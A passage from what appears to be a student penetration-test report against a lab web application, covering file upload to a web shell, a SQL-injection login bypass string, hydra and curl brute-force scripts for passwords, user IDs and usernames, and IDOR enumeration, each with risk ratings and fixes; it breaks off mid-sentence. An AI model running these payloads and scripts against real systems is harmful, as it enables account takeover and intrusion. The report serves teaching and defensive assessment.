This vulnerability could be used as a gateway for a wide variety of high impact server and client-side attacks. For instance, an attack may upload a web shell to execute code onto the server [10]. The impact is dependent on the file uploaded and its intended role in subsequent attacks.

## Risk Evaluation

**High:** In our tests, we were able to find this vulnerability on The Exploit Database, a public archive of exploits and software vulnerabilities. This attack can be carried out remotely with very little technical skill, so the likelihood of this vulnerability being exploited is considered high.


## Recommendation

Restrictions on file types and size, a whitelist of acceptable characters in filenames, and limited permissions of files uploaded to the server should be implemented. In addition, the directory used to hold uploaded files should have execute permissions stripped and if possible, prevent script interpreters from reading this directory [10].

## Vulnerability 3 - *Online Book Store 1.0* Arbitrary File Upload

The web service on port 8080 is running a CMS software called *Online Book Store 1.0*.

During our assessment we found the script, `admin_add.php`, allows us to upload scripts to the `/bootstrap/img/` directory, which has execute permissions. By making a HTTP POST request to the vulnerable script, we were able to upload an executable file and run it successfully [11].



```
root@kali: ~/go/bin
File Edit View Search Terminal Help
root@kali:~/go/bin# python lab3.py http://192.168.199.13:8080
> Attempting to upload PHP web shell...
> Verifying shell upload...
> Web shell uploaded to http://192.168.199.13:8080/bootstrap/img/bWdoBR44k0.php, however a simple command check failed
to execute. Perhaps shell exec is disabled? Try changing the payload.
root@kali:~/go/bin# weeveily http://192.168.199.13:8080/bootstrap/img/sihtKX1ZWl.php password

[+] weeveily 3.7.0

[+] Target:      192.168.199.13:8080
[+] Session:    /root/.weeveily/sessions/192.168.199.13/sihtKX1ZWl_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weeveily>
```

Figure 18 - Uploading and Running a Web Shell

## Impact

Impact is significant as it's possible to execute code on the system. These attacks can cause data loss or corruption, unauthorized information disclosure, and denial of service. These are just some possible consequences of the attack, this can cause a large amount of loss for the system.

## Risk Evaluation

**High:** In our tests, we were able to find this vulnerability on The Exploit Database, a public archive of exploits and software vulnerabilities. After reviewing the proof-of-concept from The Exploit Database, we were able to easily craft a payload to carry out the attack. Given the accessibility of this information, the risk is high.



## Recommendation

The vulnerable script should be patched to not accept executable files and to sanitize the response body of incoming HTTP POST requests. This will prevent attackers from crafting attacks that can be executed on the system.

## Vulnerability 4 - *Online Course Registration 2.0* RCE

The web service on port 8081 is running a CMS software called *Online Course Registration 2.0*. The login page for the CMS can be bypassed using the following username and password: [12]

Username: ' or '1'='1'# Password: ' or '1'='1'#




Figure 19 - Using SQL Injection to Bypass the Login Page

After logging in and browsing to MY PROFILE, we can see the student's registration number is 10806121.

### Impact

SQL injection attacks have the ability to add, or modify data to a database, which can lead to data loss or corruption, unauthorized information disclosure, and denial of service [8].

### Risk Evaluation

**High:** In our tests, we were able to find this vulnerability on The Exploit Database, a public archive of exploits and software vulnerabilities. This attack can be carried out remotely with very little technical skill, so the likelihood of this vulnerability being exploited is considered high.

### Recommendation

SQL statements in the application should use parameterized queries, and inputs from the HTTP form should be considered untrusted and sanitized [8]. This can prevent remote attacks that exploit the vulnerability found on ExploitDB.

## **Vulnerability 5 - Open Coupon Enumeration**

In our tests, we were able to guess valid coupons by sending automated HTTP GET requests to the vulnerable script, couponLookup.php.

The PHP script sends the coupon value to the server using the couponName cookie. To send a request including this parameter, we used the following command:

```
curl -s -b "couponName=1" http://<serverip>/couponLookup.php
```

The response from this request returned an error message that gave us the format of a valid coupon, which was a word followed by a number. Following this logic, we can take a list of common english words, and write a script to automatically identify valid coupon codes. In our tests, we found that the server did not rate limit or otherwise hindered our automating ability, so we tested with the top 1000 english words, followed by numbers in increments of 5, and found the coupon "SPRING10".

### Impact

Impact is considered low, however if enough requests are made it can cause a denial of service. Also if a coupon code for a significant discount exists, it can cause considerable financial impact.

## Risk Evaluation

**Medium:** Risk is moderate, as the vulnerability was easy to find and exploiting required little technical skill. If someone is able to discover coupons that are meant to expire, it can cause the company to lose a tremendous amount of money.

## Recommendation

It is recommended to change the error message to a more generic one so that it's not giving information about coupon formats to the attacker. We would also recommend rate limiting the requests to reduce the effectiveness of automated attacks. If a coupon is seasonal, it is smart to disable the use of it to ensure that users are not able to successfully enter it into the area. Other techniques, such as only allowing coupon lookup functionality from certain pages and when the user is logged in can reduce the frequency of this attack [13]. If users are required to login, an account lockout policy can be implemented.

## Vulnerability 6 Information - Determining Joomla Version

The web service running on port 8082 is running a CMS web application called *Joomla*. Using a tool called joomscan, we were able to determine the version of Joomla the web service was using.

```
root@kali:~/joomscan# perl joomscan.pl --url 172.17.1.100:8082  
[+] Detecting Joomla Version  
[++] Joomla 3.4.4
```

Figure 20 - Identifying the Version of Joomla Installed using Joomscan

## Impact

While the impact is low, this technique is common to finding other vulnerabilities. Malicious users can determine what common vulnerabilities of the version is to furthermore continue their attack. This is the start for an attacker to determine more about the system and environment.

## Risk Evaluation

**Medium:** It's common for attackers to gain as much information as possible about the system before carrying out an attack and the skills required are low, thus risk is medium [9]. Once again the attacker can allow this to be the starting point to determine how they want to attack the environment, this can be easily prevented.

## Recommendation

The team recommends editing or removing the application version from front-facing web resources, such as headers, footers, CSS, and JavaScript files [9]. CMS applications such as Joomla have their version number in various configuration files, so edit or remove these files. Lastly, any exposed files that shouldn't be public, such as README.txt, should be deleted from production builds as well.

## Item #4: Broken Authentication

### Vulnerability 1 Information - Determining Possible Passwords

Before beginning a full brute-force attempt on the web application we leveraged our knowledge of common default account names and passwords to identify the 'test' account leftover from the development phase of the website. Leveraging hydra with a common password list we were able to determine the password was also 'test'.

```
root@kali:~# hydra -l test -P common_password.txt 172.17.1.69 http-post-form "/login.php:username=^USER^&password=^PASS^&submit=Submit:Incorrect"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-02-14 20:25:47
[DATA] max 15 tasks per 1 server, overall 15 tasks, 15 login tries (l:1/p:15), ~1 try per task
[DATA] attacking http-post-form://172.17.1.69:80/login.php:username=^USER^&password=^PASS^&submit=Submit:Incorrect
[80][http-post-form] host: 172.17.1.69 login: test password: administrator
[80][http-post-form] host: 172.17.1.69 login: test password: user
[80][http-post-form] host: 172.17.1.69 login: test password: demo
[80][http-post-form] host: 172.17.1.69 login: test password: test
[80][http-post-form] host: 172.17.1.69 login: test password: admin
[80][http-post-form] host: 172.17.1.69 login: test password: manager
[80][http-post-form] host: 172.17.1.69 login: test password: password
[80][http-post-form] host: 172.17.1.69 login: test password: 123456789
[80][http-post-form] host: 172.17.1.69 login: test password: qwerty
[80][http-post-form] host: 172.17.1.69 login: test password: guest
[80][http-post-form] host: 172.17.1.69 login: test password: 123456
[80][http-post-form] host: 172.17.1.69 login: test password: iloveyou
[80][http-post-form] host: 172.17.1.69 login: test password: 111111
[80][http-post-form] host: 172.17.1.69 login: test password: abc123
1 of 1 target successfully completed, 15 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-02-14 20:25:48
```



Challenge 1 complete! Flag: d05f2165a3544247b06808c773e3ec4f

Figure 21: Brute-Force Attack to Determine Possible Passwords

### Impact

During this attack, the team had used a common password list to determine the password for a leftover account with the username 'test'. This username was guessed by the team as it is a common account left from during the testing phase. Using hydra and a common password list, the team had coordinated an attack to the web server that allowed us to determine a valid password. Based on the findings there were multiple valid passwords, allowing us to gain access to the web server.

### Risk Evaluation

**High:** Based on our findings, the team has determined that this is a high risk vulnerability as it can allow malicious attackers to gain access to the test account. This attack can be done very easily with hydra, and with any common password file. The team can assume that a test account such as this one may have access to some important content within the web server.

## Recommendation

It is recommended to delete such accounts that were used during the testing phase, ensuring that such accounts will not give attackers access to important information. Another recommendation would be to ensure that password policies are created, this would cause users within the web server to create passwords that would not be in a common password list, therefore it would be harder for malicious users to brute-force accounts.

## Vulnerability 2 Information - Discovering Valid UserID

After logging in as the 'test' user, we were able to see a cookie called 'UserID' was assigned to us. We were then able to brute-force this cookie value to enumerate valid users and discover a valid 'UserID' using the following script:



The image shows a terminal window with a title bar that includes an 'Open' button and a file icon. The title bar text is 'cookie.sh' and the path is '~/'. The terminal content shows a shell script being executed. The script is a for-loop that iterates from 1 to 999, sending a curl request to http://172.17.1.112/ with a UserID cookie value, and using grep to find 'Login' in the response. The output of the script is '189'.

```
for i in {1..999};  
do curl -s -b "UserID=$i" http://172.17.1.112/ | grep -qi Login || echo $i;  
done  
  
root@kali:~# ./cookie.sh  
189
```

Figure 22: Brute-Force Cookie to Discover valid "UserID"

## Impact

Since we were able to view the UserID cookie once the 'test' user logged in, we could determine that the application is assigning predictable UserIDs to each session. We were also able to determine that user's receive the same UserID every time they log in. This allows us to easily brute-force predictable cookies and potentially log in as multiple users.

## Risk Evaluation


**High:** The risk associated with these UserIDs is high due to the fact that they never expire and follow a pattern that makes them easy for hackers to predict and brute-force. Once a hacker is able to determine a user's UserID, they can then login as that user consistently.

## Recommendation

Our team would recommend that the web application generate random session IDs for each user, which can be tracked server-side for the duration of the user's session. Session IDs also timeout after a specified period of time, rendering them useless to malicious hackers [15].

## Vulnerability 3 Information - Discovering User on Application

Our team was able to utilize the forgot password page (/forgot.php) to enumerate valid usernames within the web application. According to this page, we know that all usernames are the user's first name. This led us to use a wordlist of the top 10,000 common first names, we enumerated these names and discovered the user 'aldo' on the application. This was achieved using the following script:



```
cookie.sh x users.sh x usernames.txt
#!/bin/bash
users="usernames.txt"
ua="Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
while IFS= read -r u
do
    r=$(curl -s -a "$ua" --data "username=$u&reset=Reset" http://172.17.1.112/forgot.php)
    echo "$r" | grep -qi 'Invalid username' || echo "$u"
done < "$users"
```

```
root@kali:~# ./users.sh
aldo
```

Forgot Password x +

172.17.1.112/forgot.php

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security

Username:

Back Reset

Challenge 3 complete. Flag: 91324498f88ac8240df01aa5d2cc902e. Now go log in as Aldo!

Figure 23: Determining Username

### Impact

The team was able to determine the username of one of the users of the site using methods of brute-force. This was done through a script that ran in the password reset page, the script used a common username text file to determine which usernames did not cause an error message to be displayed.

### Risk Evaluation

**Medium:** The team has evaluated the risk and determined it is a medium risk, although the attacker does not have direct access to an account, this is a start for the attacker. The malicious user can use this information that they have discovered to do a brute-force attack once again but instead using a password list. This could possibly give the attacker the ability to log in to the account.

## Recommendation

This attack can be easily prevented by rate limiting, this can prevent brute-force attacks on web servers. Alongside, the team also recommends using methods such as emails to do password resets, this is because emails are harder to determine than common usernames such as the one discovered above. This can ensure that attackers can not start their attack on one username as they can do that currently. Lastly, we recommend displaying error messages only when it is required and to ensure that messages do not give details that an attacker can use to create an attack (create generic error messages rather than specific ones).

## Vulnerability 4 Information - Determining Password For “Aldo”

Once our team had access to a valid user, ‘aldo’, for the website we then decided to brute-force his credentials on the login page to discover his password. We used the ‘rockyou’ wordlist to discover that Aldo’s password was ‘trustno1’. This was achieved through the use of the following script:

```
#!/bin/bash

passwords="pass.txt"
ua="Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"

while IFS= read -r p
do
    u="aldo"
    r=$(curl -s -a "$ua" --data "username=$u&password=$p&login=Login" http://172.17.1.7/login.php)
    echo "$r" | grep -qi 'Login' || echo "Found user $u with password $p"
done < "$passwords"
```

```
root@kali:~/Documents# ./script.sh
Found user aldo with password trustno1
```

Figure 24: Determining Password for Username found above

## Impact

This script allowed us to find the password for the user ‘aldo’ which we had found in the last vulnerability. Using a common password file once again, we were able to find the user’s password. Such an attack can be done through many means other than the script given above, malicious users can easily determine the password for the user using brute-force methods.

## Risk Evaluation

**High:** This can be considered high risk as we are determining the password of a user using methods involving brute-force. The main issue is that the user has a common password that can be determined with a basic wordlist. If the user has access to



confidential information within the web server, malicious users can easily gain access to the information through the use of a simple script.

#### Recommendation

It is once again suggested to enforce sufficient password policies to ensure that passwords can not be brute-forced like this. Enforcing policies that require symbols and numbers can prevent users from using common passwords. Alongside, ensuring passwords are changed often can also prevent malicious users from continuously gaining access through a compromised account.

### Vulnerability 5 Information - Creating Administrator Username

When our team accessed the 'User Register' page we were able to register a second 'admin' user to the site as it does not verify if the username is already registered within the system. This allowed us to gain access to the first 'admin' user's account without having to brute-force their login credentials.

The image shows two screenshots of a web application interface. The top screenshot displays a login form with fields for 'Username:' and 'Password:', each with a toggle icon. Below these fields are buttons for 'Login', 'Forgot Password', 'User Register', and 'Student Register'. The 'User Register' button is highlighted with a red rectangle. Below the buttons, a red error message reads 'Invalid username or password.' The bottom screenshot shows the 'User Register' page. The 'Username:' field contains the text 'admin', the 'Password:' field contains seven dots, and the 'Email:' field contains 'hanan.sheikh1@ontariotechu'. Below these fields are 'Register' and 'Back' buttons.

Figure 25: Creating Admin Username

#### Impact

This attack allowed the team to gain access to the account named 'admin' with a password we created in the user registration page. The system saves the password to the username rather than ensuring that usernames are custom, allowing for multiple methods of gaining access to one account. This is an issue as it is an admin account with access to potentially confidential and sensitive information. Similarly, if the original admin user requests a password change, it will go to the malicious user's email.

## Risk Evaluation


**High:** This is a high risk because an attacker can just add another password and email to the account and easily gain access or get emails when the user is trying to change their password. We can assume that based on the fact that the admin has two emails linked to it, the password change email may end up going to the malicious user's email. This would effectively lock the original user out of their account. This could be a security threat because this is an admin account which most likely has access to many confidential details and information.

## Recommendation

The team recommends making some changes to the username creation form. Rather than allowing creation of usernames that already exist, the form should prevent registration of usernames that already exist within the database. This will cause the vulnerability to be resolved as there can no longer be two passwords and email addresses linked to one account name.

## Vulnerability 6 Information - Discovering Postal Code Password

When navigating to the student registration page our team was able to register the user '100123456'. This set the 'StudentID' cookie and triggered a notice on the page that the user we registered should log in using their default password which is their Oshawa postal code, L1XXXX. Further research revealed that Oshawa postal codes are in range of L1[G-N]XXX, meaning that a set amount of postal codes would be possible. We were able to use the StudentID to brute-force postal codes for the user and discovered the password was 'L1N0A0'. This was done using the following script:



The screenshot shows a web application interface for student registration. At the top, there is a form with a label 'Student ID:' and a text input field containing '100123456'. Below the input field are two buttons: 'Register' and 'Back'. Below the buttons, a red message states: 'You are now registered! You can log in using your Oshawa postal code as your password (i.e. L1xxxx)'. Below the message, there is a terminal window with three tabs: 'cookie.sh', 'users.sh', and 'postalcode.sh'. The 'postalcode.sh' tab is active, showing a brute-force script. The script iterates through possible postal codes (L1[G-N]XXX) and attempts to log in with each one. The output shows the script successfully finding the password 'L1N0A0'.

```
Student ID: 100123456
Register Back
You are now registered! You can log in using your Oshawa postal code as your password (i.e. L1xxxx)
cookie.sh x users.sh x postalcode.sh
for a in {G..N}; do
  for b in {0..9}; do
    for c in {A..Z}; do
      for d in {0..9}; do
        curl -s -b 'StudentID=100123456' -d
        "username=100123456&password=L1$a$b$c$d&login=Login" http://172.17.1.112/ | grep -qi 'Login' || echo
        "L1$a$b$c$d";
      done
    done
  done
done
```




Figure 26: Determining Password using Postal Code Script

### Impact

This attack allowed our team to gain access to the student's account through the use of a simple brute-force script which leveraged the knowledge that all StudentIDs within the system follow the pattern 100XXXXXX and each user's default password is an Oshawa postal code. There are only a set amount of possible values for each of these parameters, which made it easier for our team to brute-force system credentials.

### Risk Evaluation

**High:** This should be considered a high risk as malicious attackers could leverage this information to brute-force multiple users in the system that have not changed their default password within the system. This knowledge also means that attackers do not necessarily need to enumerate credentials through the use of common username lists or password lists, thus making it easier for attackers to gain access to several accounts at once.

### Recommendation

The team recommends creating randomly generated passwords or passwords that are harder to determine through scripts such as the one the team had used during this attack. Passwords such as postal codes can be determined easily as the format of the password is already predetermined. We recommend sending emails to the student rather than displaying the message that gives malicious users the possibility to determine the password. Such changes can furthermore secure the web server and ensure that attackers do not have access to accounts of students.

## Item #5: Broken Access Control

### Vulnerability 1 Information - Exposed API Endpoint

When the team had logged into the web application using the given username and password. Once the team had inspected the page, we had discovered an obscured JavaScript file using the link “/js/jquery.js”, this link allowed the team to discover an API endpoint “/api/user/detail.php”. When executed, this allowed the team to discover a menu button if an admin is logged in. Alongside, the team had discovered the link “/29f553b835f8”. Once we brute-force the directory with a list of common file names, it revealed a file at “/29f553b835f8/backup.php”

```
var username = null;
var firstName = null;
var lastName = null;

function u() {
    xmlhttp = new XMLHttpRequest();
    xmlhttp.onreadystatechange = function() {
        if (this.readyState == 4 && this.status == 200) {
            username=JSON.parse(this.responseText).username;
            firstName=JSON.parse(this.responseText).firstName;
            lastName=JSON.parse(this.responseText).lastName;
            if(username == 'admin') {
                document.getElementById("hidden").innerHTML = '<input type="button" onclick="window.location.href = \
                \'/29f553b835f8/admin.php\';" value="Admin Page"/>';
            }
            document.getElementById("name").innerHTML = 'Hello ' + firstName + '!';
        }
    };
    xmlhttp.open("GET", "/api/user/details.php?u=8171", true);
    xmlhttp.send();
}
```

Figure 27: JavaScript Exposing API Endpoint

### Impact

Broken access control can be a major issue as seen above. In the image above, the team was able to discover an exposed JavaScript file, this allowed us to discover details about where an API endpoint was and also details about other directories within this webserver. We were not denied access even though we did not have administrative access. As a result, attackers can act as a user or administrator and possibly update, access or delete records within the web server.

### Risk Evaluation

**Medium:** Such improper management can result in data loss or exposure of important information that is meant to be confidential. Attackers can use the exposed information in the code to furthermore execute attacks to gain administrative access. Alongside, access controls can be bypassed by the attacker to learn more about directories, and to possibly customise an API attack tool.

## Recommendation

The team recommends that such JavaScript files are not exposed to any user. The code shows that admins can gain access to a specific link, and it is important to prevent attackers from seeing this information as it can help them prepare an attack. It is important access controls are deployed to ensure that an attacker cannot just access this information. It is also important to log access and access control failures, this way administrators can be alerted for any suspicious events. It is important to ensure that aspects of the web server do not give attackers more information on how to proceed with their attack.

## Vulnerability 2 Information - Gaining Administrative Access

Upon further inspection of the JavaScript code in the previous vulnerability, the team discovered a hidden link to the following link `"/29f553b835f8/admin.php"`. When the URL was entered, the page was blank. After some brute-force, the team was able to authenticate themselves as an administrator with the following link `"/29f553b835f8/admin.php?admin=1"`

```
document.getElementById("hidden").innerHTML = '<input type="button" onclick="window.location.href = \'/29f553b835f8/admin.php\';" value="Admin Page"/>';
```




Figure 28: Administrative Access to Admin.php

## Impact

Upon further investigation from the first vulnerability, the team was able to discover an exposed directory. This directory gave access to an admin page, while it was a link to the admin page, it was only for those logged into the admin account. But with some brute-force the team was able to authenticate themselves as an admin and gain access to the page that was previously inaccessible through the previously logged in user. While we did not have to brute-force the password for the administrator, we were still able to gain access to the admin page. This can pose a great risk as the attacker does not have to attempt logging in as an administrator.

## Risk Evaluation

**High:** This vulnerability can be considered high risk as an attacker does not have to log in as an admin to gain access to admin pages. This poses a significant security risk as such pages would contain information meant for just administrative users. Failure to restrict URL access, security can be compromised very quickly. If an attacker can gain access in using this method, they can bypass website security and gain access to files directly. These files can be backup files with sensitive information, source code, or other information left on the server [16].

## Recommendation

It is recommended to force users to authenticate/login as authorized users to ensure that privilege pages are accessed by those who are authorized to access them. Access control lists or role-based authentication is recommended to ensure that users with the correct level of authorization can access the information. Single use tokens can also be passed as a parameter in the URL rather than a static link can prevent attacks furthermore. This ensures that users with a valid token are shown the page, and once the page is shown the token can be marked as cancelled [17]

## Vulnerability 3 Information - Determining UserID for “Michael Miller”

Upon login, the team was able to observe a XHR request from index.php to the API endpoint `/api/user/details.php?u=8171`. This allowed the team to determine that the parameter “u” is for the user’s ID within the system. With this information the team is able to brute-force the API endpoint with a script. This script includes the session cookie for the user we logged in as, and the assumed user ID values of user Michael Miller.

```
for i in {8000..9000}; do curl -s -b "PHPSESSID=o8iti5s94qfq9eccll2aglllt4" "http://172.17.1.114/api/user/details.php?u=$i" | grep Michael | grep Miller  
done
```

```
{"username": "Michael.Miller", "firstName": "Michael", "lastName": "Miller"}
```

```
root@kali:~/Documents# ./code.txt  
{ "username": "Challenge 3 completed! Flag: 9dcc44f904f3af84be87150dbb293a02", "firstName": "Michael", "lastName": "Miller" }  
{ "username": "Challenge 3 completed! Flag: 9dcc44f904f3af84be87150dbb293a02", "firstName": "Michael", "lastName": "Miller" }  
{ "username": "Challenge 3 completed! Flag: 9dcc44f904f3af84be87150dbb293a02", "firstName": "Michael", "lastName": "Miller" }
```

Figure 29: Determining User ID for User Michael Miller

## Impact

The team had created a script that would be able to determine if there was a user named Michael Miller and his specific user ID. The script would use the cookie of the user the

